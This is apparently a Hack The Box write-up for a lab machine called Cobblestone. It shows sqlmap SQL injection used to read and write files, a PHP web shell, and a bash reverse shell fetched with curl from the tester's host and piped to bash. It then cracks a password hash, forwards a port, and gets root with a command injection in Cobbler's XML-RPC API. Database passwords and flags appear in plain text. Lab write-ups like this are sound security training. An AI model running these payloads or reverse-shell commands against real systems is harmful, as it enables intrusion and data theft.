sqlmap --batch -r req.txt -p url --level 3 --risk 3 --file-read=/etc/apache2/sites-enabled/000-default.conf -threads 10
echo '<?php phpinfo(); ?>' > test.phptest.php
sqlmap --batch -r req.txt -p url --level 3 --risk 3 -threads 10 --file-write=./test.php --file-dest=/var/www/vote/test.php

Exploit
SQL Injection -> Web Shell -> Reverse Shell
How We Got Here
- Register a user account on the
cobblestone.htbandvote.cobblestone.htbapplications - Begin fuzzing inputs for anomalies and discover that the
voteapplication exhibits some odd behavior when passing in common SQL statement characters on the URL suggestion form - Use
sqlmapto automate the SQL injection enumeration process- We find that we can read files at various locations of the file system
- We find that we can also write files at the web root of the
votevirtual host as configured in/etc/apache2/sites-enabled/000-default.conf
Reverse Shell
echo '<?php system($_GET['"'"'cmd'"'"']); ?>' > test.phpWrite a very simple web shell to test.php
echo '/bin/bash -c '"'"'/bin/bash -i >& /dev/tcp/10.10.14.165/443 0>&1'"'"'' > rev.shSave bash reverse shell in a file called rev.sh (change the VPN IP and port accordingly)
sudo python3 -m http.server 80Use a Python web server to host rev.sh
sudo rlwrap nc -lnvp 443Start a TCP listener to catch the reverse shell
sqlmap --batch -r req.txt -p url --level 3 --risk 3 -threads 10 --file-write=./test.php --file-dest=/var/www/vote/test.php


INTO DUMPFILE and a hexadecimal byte array to write the PHP code into /var/www/vote/test.php.payload='curl http://10.10.14.165/rev.sh | bash'
payload_urlencoded=$(echo "$payload" | perl -pe 'chomp if eof' | jq -sRr @uri)
curl "http://vote.cobblestone.htb/test.php?cmd=${payload_urlencoded}"
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux cobblestone 6.1.0-37-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.140-1 (2025-05-22) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"
NAME="Debian GNU/Linux"
VERSION_ID="12"
VERSION="12 (bookworm)"
VERSION_CODENAME=bookworm
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

sudo: unable to change to root gid: Operation not permitted
sudo: error initializing audit plugin sudoers_audit
Users and Groups
Local Users
cobble:x:1000:1000:cobble,,,:/home/cobble:/bin/rbash
john:x:1001:1001:,,,:/home/john:/bin/bash
Local Groups
cdrom:x:24:cobble
floppy:x:25:cobble
audio:x:29:cobble
dip:x:30:cobble
video:x:44:cobble
plugdev:x:46:cobble
users:x:100:cobble,john
netdev:x:106:cobble
bluetooth:x:110:cobble
cobble:x:1000:
john:x:1001:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:a5:cf brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.224.155/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2815sec preferred_lft 2815sec
Open Ports
tcp   LISTEN    0      80          127.0.0.1:3306       0.0.0.0:*
tcp   LISTEN    0      5           127.0.0.1:25151      0.0.0.0:*
Processes and Services
Interesting Processes
ps aux --sort user
root        1172  0.0  1.7 145084 69112 ?        Ss   14:19   0:02 /usr/bin/python3 /usr/local/bin/cobblerd -F
root        1205  0.0  0.0   4664   280 ?        Ss   14:19   0:00 /usr/sbin/in.tftpd --listen --user tftp --address :69 --secure /srv/tftp
/tmp/pspy64 > /dev/shm/log.txt &
grep -v 'UID=33' /dev/shm/log/txt
2025/08/15 16:00:01 CMD: UID=0     PID=27457  | /bin/sh -c /root/distro_mirror-cleanup.sh >/dev/null 2>&1
2025/08/15 16:00:01 CMD: UID=0     PID=27456  | /bin/sh -c /root/reset-webapps.sh >/dev/null 2>&1
2025/08/15 16:00:01 CMD: UID=0     PID=27455  | /bin/sh -c /root/terminate-shells.sh >/dev/null 2>&1
2025/08/15 16:00:01 CMD: UID=0     PID=27459  | /bin/sh -c /root/suggestions-cleanup.sh >/dev/null 2>&1
2025/08/15 16:00:01 CMD: UID=0     PID=27458  | /bin/sh -c /root/enable-protections.sh >/dev/null 2>&1
2025/08/15 16:00:01 CMD: UID=0     PID=27460  | /bin/sh -c /root/db-cleanup.sh >/dev/null 2>&1
2025/08/15 16:00:01 CMD: UID=0     PID=27462  | /bin/bash /root/reset-webapps.sh
2025/08/15 16:00:01 CMD: UID=0     PID=27461  | /bin/bash /root/distro_mirror-cleanup.sh
2025/08/15 16:00:01 CMD: UID=0     PID=27464  | /bin/bash /root/suggestions-cleanup.sh
2025/08/15 16:00:01 CMD: UID=0     PID=27463  | /bin/bash /root/enable-protections.sh
2025/08/15 16:00:01 CMD: UID=1001  PID=27465  | /bin/sh -c /home/john/skin_suggestion/bin/python3 /home/john/skin_suggestion.py >/dev/null 2>&1
2025/08/15 16:00:01 CMD: UID=0     PID=27466  | mysql -u root --database cobblestone --execute DELETE FROM skins where id >= 6; ALTER TABLE skins AUTO_INCREMENT = 6;

2025/08/15 16:00:04 CMD: UID=0     PID=27616  | cp /root/sshd_config /etc/ssh/sshd_config
2025/08/15 16:00:05 CMD: UID=0     PID=27635  | /bin/bash /root/terminate-shells.sh
2025/08/15 16:00:05 CMD: UID=0     PID=27636  | /bin/bash /root/enable-protections.sh
2025/08/15 16:00:05 CMD: UID=0     PID=27671  | chsh --shell /bin/rbash cobble
2025/08/15 16:00:09 CMD: UID=1001  PID=27843  | /bin/bash /usr/bin/google-chrome --allow-pre-commit-input --allow-running-insecure-content --disable-background-networking --disable-blink-features=AutomationControlled --disable-client-side-phishing-detection --disable-default-apps --disable-extensions --disable-features=VizDisplayCompositor,IsolateOrigins,site-per-process --disable-gpu --disable-hang-monitor --disable-popup-blocking --disable-prompt-on-repost --disable-software-rasterizer --disable-sync --disable-web-security --enable-automation --enable-logging --headless --log-level=0 --no-first-run --no-sandbox --no-service-autorun --password-store=basic --remote-debugging-port=0 --test-type=webdriver --use-mock-keychain --user-agent=Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115 Safari/537.36 --user-data-dir=/tmp/.org.chromium.Chromium.8hm7vb data:,
Interesting Services
systemctl list-units --state=running --type=service | grep '\.service'
systemctl status cobblerd
cat /etc/systemd/system/cobblerd.service
[Unit]
Description=Cobbler Helper Daemon
After=syslog.target network.target
Wants=apache2.service

[Service]
ExecStart=/usr/bin/python3 /usr/local/bin/cobblerd -F
PrivateTmp=yes
KillMode=process

[Install]
WantedBy=multi-user.target
cat /etc/init.d/tftpd-hpa
#!/bin/sh

### BEGIN INIT INFO
# Provides:             tftpd-hpa
# Required-Start:       $local_fs $remote_fs $syslog $network
# Required-Stop:        $local_fs $remote_fs $syslog $network
# Default-Start:        2 3 4 5
# Default-Stop:         0 1 6
# Short-Description:    HPA's tftp server
# Description:          Trivial File Transfer Protocol (TFTP) is a file transfer
#                       protocol, mainly to serve boot images over the network
#                       to other machines (PXE).
### END INIT INFO

PATH="/sbin:/bin:/usr/sbin:/usr/bin"
DAEMON="/usr/sbin/in.tftpd"

test -x "$DAEMON" || exit 0

NAME="in.tftpd"
DESC="HPA's tftpd"
PIDFILE="/var/run/tftpd-hpa.pid"
DEFAULTS="/etc/default/tftpd-hpa"

#... TRUNCATED ...#
Interesting Files
/var/www/html/html/db/connection.php
<?php

$dbserver = "localhost";
$username = "dbuser";
$password = "aichooDeeYanaekungei9rogi0eMuo2o";
$dbname = "cobblestone";

$conn = new mysqli($dbserver, $username, $password, $dbname);

// Check connection
if ($conn->connect_errno > 0) {
    die("Connection failed: " . $conn->connect_error);
}
?>
/var/www/html/vote/db/connection.php
<?php

$dbserver = "localhost";
$username = "voteuser";
$password = "thaixu6eih0Iicho]irahvoh6aigh>ie";
$dbname = "vote";

$conn = new mysqli($dbserver, $username, $password, $dbname);

// Check connection
if ($conn->connect_errno > 0) {
    die("Connection failed: " . $conn->connect_error);
}
?>
Privilege Escalation
Lateral to Cobble
Dumping the Database
During the post-exploit enumeration phase, we found some database connection configurations in the /var/www/html and /var/www/vote directories. I was already able to use SQL injection vulnerability and sqlmap to list the records in the users table from the /var/www/vote database. Now that we have a shell on the system, we can do the same for the /var/www/html database/
python3 -c "import pty; pty.spawn('/bin/bash')"Upgrade your reverse shell to a TTY shell if you haven't already
mysql -D 'cobblestone' -u 'dbuser' -p'aichooDeeYanaekungei9rogi0eMuo2o'
SHOW TABLES; and SELECT * FROM USERS;echo '20cdc5073e9e7a7631e9d35b5e1282a4fe6a8049e8a84c82987473321b0a8f4d' > hashjohn --wordlist=~/Pentest/WordLists/rockyou.txt --format=Raw-SHA256 --fork=4 hash
cobble user, but I'm going in with my guard up. I saw the 2025/08/15 16:00:05 CMD: UID=0 PID=27671 | chsh --shell /bin/rbash cobble in the pspy output before, so we'll probably have to find some way to escape that.Test SSH Login
ssh cobble@cobblestone.htb
rbash shell...setRun to list environment variables
compgen -cRun to list available commands
for item in $(grep -lsr '.*' / | grep -vE '/proc|/sys'); do ls -l "$item"; doneRun to enumerate readable/writable files
rbash with the information available to us. Instead, I'm going to use the SSH credential to pivot to an internal port listening on tcp/25151, which I found earlier using the SQL injection --file-read=/etc/apache2/sites-enabled/000-default.conf.
Port Forwarding


ssh -f -N -L 127.0.0.01:25151:127.0.0.1:25151 cobble@cobblestone.htb


/etc/cobbler/settings.yaml. I'll use the reverse shell as www-data to read the file.grep -v '^#' /etc/cobbler/settings.yaml

nano xmlrpc_client.pyimport xmlrpc.client
server = xmlrpc.client.ServerProxy("http://127.0.0.1:25151")
print(server.get_distros())
print(server.get_profiles())
print(server.get_systems())
print(server.get_images())
print(server.get_repos())Using the Cobber wik and ChatGPT, I was able to get a rudimentary connection to the server

[{'parent': '', 'depth': 0, 'ctime': 1727697786.151345, 'mtime': 1727697786.151345, 'uid': '6128813534084d4684d446648f035f4a', 'name': 'minecraft.1.21', 'comment': '', 'kernel_options': {}, 'kernel_options_post': {}, 'autoinstall_meta': {}, 'fetchable_files': {}, 'boot_files': {}, 'template_files': {}, 'owners': '<<inherit>>', 'mgmt_classes': '<<inherit>>', 'mgmt_parameters': {}, 'is_subobject': False, 'arch': 'x86_64', 'autoinstall': '<<inherit>>', 'breed': '', 'file': '', 'image_type': 'direct', 'network_count': 0, 'os_version': '', 'boot_loaders': [], 'menu': '', 'virt_auto_boot': False, 'virt_bridge': '<<inherit>>', 'virt_cpus': 1, 'virt_disk_driver': 'raw', 'virt_file_size': '<<inherit>>', 'virt_path': '', 'virt_ram': '<<inherit>>', 'virt_type': '<<inherit>>', 'kickstart': '<<inherit>>', 'ks_meta': {}}]Researching the Target Service

Searching for exploits for this version of Cobbler, I found some working exploit code that takes advantage of the authentication bypass and leverages the background_import() API which parses the name filed in the payload and runs arbitrary commands.
 dollarboysushil

        print("[*] Executing exploit...")
        import_data = {
            "path": "~/tmp",
            "name": f"$({payload})"
        }
The server runs the payload in $()
Becoming Root
sudo rlwrap nc -lnvp 443Start a TCP listener to catch the reverse shell
python3 pwn.py -t 'http://127.0.0.1:25151' -l '10.10.14.165' -p '443' --payload bash
Flags
User
fd8f697747488b7cd095b620c65f803c
Root
25f831019fb9f3362c92fb0b800200b1